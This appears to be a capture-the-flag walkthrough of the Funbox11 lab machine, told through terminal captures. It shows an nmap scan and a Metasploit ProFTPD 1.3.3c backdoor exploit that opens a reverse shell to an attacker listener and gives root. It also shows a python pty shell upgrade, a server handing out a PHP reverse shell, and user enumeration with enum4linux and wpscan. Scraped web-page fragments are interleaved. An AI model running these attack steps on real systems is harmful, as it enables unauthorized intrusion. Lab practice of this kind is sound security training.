

```

File: version
1 # Nmap 7.95 scan initiated Tue Mar 11 17:39:19 2025 as: /usr/lib/nmap/nmap --privileged -sCV -p21,22,25,80,110,139,143,445 -oN version 10.0.2.63
2 Nmap scan report for 10.0.2.63
3 Host is up (0.00075s latency).
4
5 PORT      STATE SERVICE      VERSION
6 21/tcp    open  ftp          ProFTPD 1.3.3c
7 22/tcp    open  ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
8 |_ ssh hostkey:
9 |_ 2048 a6:0e:30:35:3b:ef:43:44:f5:1c:d7:c6:58:64:09:92 (RSA)
10 |_ 256 c2:d8:bd:62:bf:13:89:28:f8:61:e0:a6:c4:f7:a5:bf (ECDSA)
11 |_ 256 12:60:6e:58:ee:f2:bd:9c:ff:b0:35:05:83:08:71:b8 (ED25519)
12 25/tcp    open  smtp         Postfix smtpd
13 |_ ssl-date: TLS randomness does not represent time
14 |_ ssl-cert: Subject: commonName=Funbox11
15 |_ Not valid before: 2021-07-19T16:52:14
16 |_ Not valid after: 2031-07-17T16:52:14
17 |_ smtp-commands: funbox11, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
18 80/tcp    open  http         Apache httpd 2.4.18 ((Ubuntu))
19 |_ http-title: Funbox: Scriptkiddle
20 |_ http-generator: WordPress 5.7.2
21 |_ http-server-header: Apache/2.4.18 (Ubuntu)
22 110/tcp   open  pop3         Dovecot pop3d
23 |_ pop3-capabilities: SASL RESP-CODES AUTH-RESP-CODE PIPELINING CAPA UIDL TOP
24 139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
25 143/tcp   open  imap         Dovecot imapd
26 |_ imap-capabilities: IDLE LOGINDISABLEDA0001 Pre-login IMAP4rev1 more listed ID post-login ENABLE capabilities have LOGIN-REFERRALS OK SASL-IR LITERAL+
27 445/tcp   open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
28 MAC Address: 08:00:27:0F:37:A0 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
29 Service Info: Hosts: funbox11, FUNBOX11; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
30
31 Host script results:
32 |_ clock-skew: mean: -19m57s, deviation: 34m39s, median: 2s
33 |_ smb2-security-mode:
34 |_ 3:1:1:
35 |_ Message signing enabled but not required
36 |_ smb-security-mode:
37 |_ account_used: guest

```

```
GNU nano 8.3 /etc/hosts
127.0.0.1    localhost
127.0.1.1    kali
::1          localhost ip6-localhost ip6-loopback
ff02::1      ip6-allnodes
ff02::2      ip6-allrouters

10.0.2.63 funbox11
```

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set rhosts 10.0.2.63
```


```
it(unix/ftp/proftpd_133c_backdoor) > run
```

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > run
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] 10.0.2.63:21 - Sending Backdoor Command
[*] Command shell session 1 opened (10.0.2.15:4444 -> 10.0.2.63:40936) at 2025-03-11 20:08:49 +0100

python -c 'import pty;pty.spawn("/bin/bash")'
root@funbox11:/#
```

[illegible]

```
> enum4linux -a 10.0.2.63 [+] Enumerating users using SID S-1-22-1 a
Starting enum4linux v0.9.1 S-1-22-1-1000 Unix User\bill (Local User)
```



Gestor de Contenido	Lenguaje de programación
WordPress 6.5.5	PHP
Blog	Sistema Operativo
WordPress 6.5.5	Ubuntu
Tipografía	Base de Datos
Twitter Emoji (Twemoji)	MySQL
Font Awesome	Librerías JavaScript
Google Font API	jQuery 3.7.1
Miscelánea	jQuery Migrate 3.4.1
RSS	Performance



ADMIN

Website:

<http://funbox11>

Posts by admin:

▪ [Mount Fuji!](#)

Your email address will not be published. Required fiel

Comment *

Name *

Email *

Website

☐ Save my name, email, and website in this browser

POST COMMENT

```
> searchsploit wordpress 5.7.2
-----
Exploit Title
-----
NEX-Forms WordPress plugin < 7.9.7 - Authenticated SQLi
WordPress Plugin DZS Videogallery < 8.60 - Multiple Vulnerabilities
WordPress Plugin iThemes Security < 7.0.3 - SQL Injection
WordPress Plugin Rest Google Maps < 7.11.18 - SQL Injection
-----
```

```
> python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.0.2.15 - - [11/Mar/2025 19:52:51] "GET /php-reverse-shell.php HTTP/1.1" 200 -
```

```
> wpscan --url http://funbox11 --enumerate u
[i] User(s) Identified:
[+] admin
```